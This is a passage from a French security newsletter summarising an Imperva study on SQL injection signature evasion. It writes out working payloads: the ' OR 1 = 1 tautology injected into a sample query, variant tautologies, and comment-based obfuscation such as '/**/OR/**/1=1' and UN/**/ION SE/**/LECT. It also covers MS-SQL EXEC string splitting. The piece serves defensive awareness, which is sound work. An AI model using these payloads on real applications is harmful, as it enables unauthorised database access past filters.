   Ce type d'expression est très usité car il permet de rendre valide une quelconque expression conditionnelle et par conséquent d'activer inconditionnellement la clause associée.

   Imaginons à titre d'exemple une requête retournant le numéro de téléphone de l'utilisateur dont le nom et le prénom auront été fournis en paramètres (resp. *p1* et *p2*) d'un formulaire. Cette requête prendra probablement la forme suivante:

   SELECT Phone FROM Users WHERE Nom = *p1* **AND Prenom =** *p2* **;**

   Notre expert souhaite obtenir tous les numéros de téléphone sans pour autant connaître un seul des utilisateurs déclarés dans la table 'Users'. Il pourra pour cela utiliser l'expression passe-partout '**OR 1=1**' en saisissant dans les champs nom et prénom du formulaire la chaîne `' OR 1 = 1`. Sous réserve qu'aucun contrôle de validité des champs de saisie ne soit effectué, la requête qui sera transmise à la base de données sera la suivante :

   SELECT Phone FROM Users WHERE Nom = `' OR 1 = 1` **AND Prenom =** `' OR 1 = 1` **;**

   Cette requête valide sur le plan syntaxique n'a bien évidemment pas la signification attendue puisqu'elle retournera la liste des numéros de téléphone pour lesquels l'expression conditionnelle est vraie, c'est à dire la liste de tous les numéros de téléphone contenus dans la table '**Users**'.

   Il est vraisemblable que les outils d'analyse utilisant un mécanisme de recherche de signature bloqueront ce type de requête avant qu'elle ne soit transmise à la base. Mais ceux-ci seront ils apte à détecter toutes les variations syntaxiques de l'expression passe-partout dont quelques exemples extraits de l'étude sont proposés ci-dessous ?

   - OR 'Test' = 'Test'
   - OR 'Test' = N'Test'
   - OR 'Test' = 'Te' + 'st'
   - OR 'Test' LIKE 'Te%'
   - OR 'Test' IN ('Test')
   - OR 'Test' BETWEEN 'S' AND 'U'

2. **Variations autour de la notion de séparateurs et de commentaires**

   Le caractère ' ' (espace) est usuellement utilisé pour séparer les différents éléments syntaxiques d'une requête. L'utilisation d'un séparateur n'est cependant pas toujours requise avec certains interpréteurs **SQL** dont **MS-SQL**. Dans ces environnements, la séquence passe-partout précédente peut en conséquence être réécrite sous la forme `'OR1=1` susceptible de ne pas être détectée par certains systèmes d'analyse se basant sur la présence d'un caractère de séparation pour interpréter correctement les requêtes.

   La séquence '**--**' qui permet d'insérer un commentaire en fin de requête est fort utile pour échapper tout ou partie d'une clause **SQL**. Cette séquence aurait ainsi fort bien pu être introduite à la fin du paramètre '*p1*' de l'exemple précédent pour éliminer la partie finale de la clause portant sur le test du prénom.

   Une syntaxe alternative utilisant les séquences '**/*** ' et '***/**' reconnue par certains interpréteurs **SQL** permet d'insérer un commentaire au sein d'une clause SQL. Cette forme offre la possibilité d'échapper certaines parties de la clause ou encore de modifier la syntaxe d'une expression sans en changer l'interprétation. Notre expression passe-partout peut ainsi être transformée en `' /**/ OR /**/ 1=1` toujours dans l'optique de leurrer un système d'analyse.

   Pour certains interpréteurs dont Oracle, la séquence '**/***/**' remplacera le caractère de séparation autorisant donc la construction d'une expression telle que `'/**/OR/**/1=1`. Au contraire, pour d'autres dont **MySQL**, cette expression est purement ignorée et peut en conséquence être positionnée au sein d'un quelconque mot clef **SQL** permettant l'utilisation d'une clause telle que `UN/**/ION/**/ SE/**/LECT/**/`.

3. **Extensions et altérations spécifiques**

   Les auteurs de l'étude ont identifié nombre d'extensions et d'altérations spécifiques dont certaines procèdent d'une combinaison des procédés et astuces précédentes.

   L'interpréteur **MS-SQL** offre ainsi la possibilité de coder la clause **SQL** sous la forme d'une fonction prenant en argument une chaîne de caractères sous réserve que celle-ci soit valide sur le plan de la syntaxe. L'expression `EXEC('IN'+'SERT'+' INTO'+ ...) ;` est ainsi parfaitement valide.

Publiée dans l'optique de promouvoir le système d'analyse et de protection édité par la société '**Imperva**' , cette étude n'en offre pas moins un excellent état de l'art des derniers procédés employés.

▪Complément d'information

http://www.imperva.com/download.asp?id=2

http://www.computerworld.com/printthis/2004/0,4814,89545,00.html - Interview

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE